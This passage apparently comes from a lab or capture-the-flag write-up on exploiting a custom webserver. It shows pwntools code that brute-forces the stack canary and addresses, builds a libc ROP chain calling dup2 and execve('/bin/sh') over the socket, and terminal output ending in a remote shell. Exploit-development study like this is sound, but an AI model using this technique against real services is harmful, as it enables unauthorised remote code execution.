
```
print("Libc Base : ", hex(libc_base))
libc_elf.address = libc_base

### Code Execution Rop Gadgets from libc ###

rop_libc = ROP(libc_elf)
binsh_addr = next(libc_elf.search(b"/bin/sh\x00"))

rop_libc.dup2(0x4, 0x0)
rop_libc.dup2(0x4, 0x1)
rop_libc.execve(binsh_addr, 0x0, 0x0)
print("[+] ROP CHAIN\n", rop_libc.dump())

chain = rop_libc.chain()
payload = payload_frame + chain.decode('latin-1')

r = remote(RHOST, RPORT, level="error")
r.recvline(timeout=TIME_OUT)
r.send(payload)
r.interactive()
```

To speed up the process of brute forcing , we had to use the threading in python . ROP class in python pwntools is used to generate the necessary ROP gadgets and groom the stack to make a reliable exploit to get the shell .

Pwning the Webserver :



```
➜  privesc git:(main) ✗ python3 exploit.py
exploit.py:37: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.send(payload)
exploit.py:37: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.send(payload)
[+] Byte Found :  0x0
[+] Byte Found :  0x7a
exploit.py:37: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  r.send(payload)
[+] Byte Found :  0xe3
[+] Byte Found :  0xe5
[+] Byte Found :  0x12
[+] Byte Found :  0xa1
[+] Byte Found :  0x5a
[+] Byte Found :  0x33
exploit.py:93: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  print("[+] Canary : ", hex(u64(stack_canary)))
[+] Canary :  0x335aa112e5e37a00
[+] Byte Found :  0x20
[+] Byte Found :  0x1f
[+] Byte Found :  0x2b
[+] Byte Found :  0x7d
[+] Byte Found :  0xfe
[+] Byte Found :  0x7f
[+] Byte Found :  0x0
[+] Byte Found :  0x0
exploit.py:96: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  print("[+] RBP : ", hex(u64(rbp)))
[+] RBP :  0x7ffe7d2b1f20
[+] Byte Found :  0x1
[+] Byte Found :  0x17
[+] Byte Found :  0x7b
[+] Byte Found :  0xdf
[+] Byte Found :  0x75
[+] Byte Found :  0x55
[+] Byte Found :  0x0
[+] Byte Found :  0x0
exploit.py:99: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  print("[+] CUR RET : ", hex(u64(cur_ret)))
[+] CUR RET :  0x5575df7b1701
exploit.py:101: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  pie_base = u64(cur_ret) - offset_pie
[+]PIE BASE :  0x5575df7b0000
```



```
CHAIN
 0x0000:   0x5575df7b17b3 pop rdi; ret
0x0008:              0x4  rdi = 4
0x0010:   0x5575df7b14ce pop rdx; ret
0x0018:              0x8  rdx = 8
0x0020:   0x5575df7b14cc pop rsi; ret
exploit.py:122: BytesWarning: Text is not bytes; assuming ISO-8859-1, no gu
  r.send(payload)
Leaked write Libc : 0x7f85b66ab090
Libc Base : 0x7f85b659d000
[+] ROP CHAIN
 0x0000:   0x7f85b65c304f pop rsi; ret
0x0008:              0x0  rsi = 0
0x0010:   0x7f85b65c0b72 pop rdi; ret
0x0018:              0x4  rdi = 4
0x0020:   0x7f85b66ab8f0 dup2
0x0028:   0x7f85b65c304f pop rsi; ret
0x0030:              0x1  rsi = 1
0x0038:   0x7f85b65c0b72 pop rdi; ret
0x0040:              0x4  rdi = 4
0x0048:   0x7f85b66ab8f0 dup2
0x0050:   0x7f85b66b6241 pop rdx; pop r12; ret
0x0058:              0x0  rdx = 0
0x0060:      b'yaaazaab' <pad r12>
0x0068:   0x7f85b65c304f pop rsi; ret
0x0070:              0x0  rsi = 0
0x0078:   0x7f85b65c0b72 pop rdi; ret
0x0080:   0x7f85b67515bd  rdi = 140212268504509
0x0088:   0x7f85b66801a0 execve
exploit.py:149: BytesWarning: Text is not bytes; assuming ISO-8859-1, no gu
  r.send(payload)
$ whoami
th3h04x
$ ls
exploit.py
libc.so.6.target
mywebserver.service
target_web
webserver
webserver.c
```